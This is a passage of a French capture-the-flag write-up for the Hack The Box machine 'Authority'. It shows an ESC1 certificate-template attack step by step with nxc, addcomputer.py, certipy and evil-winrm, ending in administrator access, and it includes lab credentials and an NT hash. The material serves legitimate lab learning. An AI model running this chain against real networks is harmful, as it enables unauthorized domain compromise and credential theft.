      ESC1                              : 'AUTHORITY.HTB\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication
```

ESC1 exploitation

Pour exploiter cette vulnérabilité, on a besoin d'un compte machine valide, ou en créer un avant. Dans notre cas, on va créer un compte machine, on en a la possibilité, comment le savoir, il fait que notre compte est 'MachineAccountQuota' supérieur à 0 :


```
nxc ldap 10.129.229.56 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
```



```
[Aug 29, 2025 - 11:10:37 ] HTB_VIP /workspace →  nxc ldap 10.129.229.56 -u svc_ldap -p 'lDaP_1n_
LDAP        10.129.229.56   389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (na
LDAPS       10.129.229.56   636    AUTHORITY        [+] authority.htb\svc_ldap:lDaP****
LDAPS       10.129.229.56   636    AUTHORITY        [-] Neo4J does not seem to be available on b
MAQ         10.129.229.56   389    AUTHORITY        [*] Getting the MachineAccountQuota
MAQ         10.129.229.56   389    AUTHORITY        MachineAccountQuota: 10
```

Parfait, on peut créer un compte machine :

```
addcomputer.py authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -dc-ip 10.129.229.56 -computer-name 'HACK$' -computer-pass 'Password123'
```




```
[Aug 29, 2025 - 11:13:13 ] HTB_VIP /workspace →  addcomputer.py authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -dc-ip 10.129.229.56 -c
uter-pass 'Password123'
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account HACK$ with password Password123.
```

Note


ntpdate authority.htb

```
certipy req -u "HACK$" -p 'Password123' -dc-ip "10.129.229.56" -ca 'AUTHORITY-CA'
-template 'CorpVPN' -upn 'administrator@authority.htb' -dns authority.htb -debug
```




```
[Aug 29, 2025 - 15:17:52 ] HTB_VIP /workspace →  certipy req -u "HACK$" -p 'Password123' -dc-ip "10.129.229.56" -ca 'AUTHORITY-CA' -template 'CorpVPN' -upn
administrator@authority.htb' -dns authority.htb -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.229.56[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.229.56[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
[Aug 29, 2025 - 15:18:00 ] HTB_VIP /workspace →
```

```
certipy auth -pfx administrator_authority.pfx -dc-ip '10.129.229.56'
```




```
[Aug 29, 2025 - 15:18:56 ] HTB_VIP /workspace →  certipy auth -pfx administrator_authority.pfx -dc-ip '10.129.229.56'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@authority.htb'
    [1] DNS Host Name: 'authority.htb'
> 0
[*] Using principal: administrator@authority.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@authority.htb': aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed
```

```
aad3b435b51404eeaad3b435b51404ee:
```



```
[Aug 29, 2025 - 11:20:04 ] HTB_VIP /workspace →  evil-winrm -i 10.129.229.56 -u administrator -H 6961f422924da90a6928197429eea4ed


Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd "C:/Users/Administrator/Desktop/"
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        8/28/2025  12:14 PM             34 root.txt
```



Authority has been Pwned!

Congratulations XoTourLif33, best of luck in capturing flags ahead!

#4435	29 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE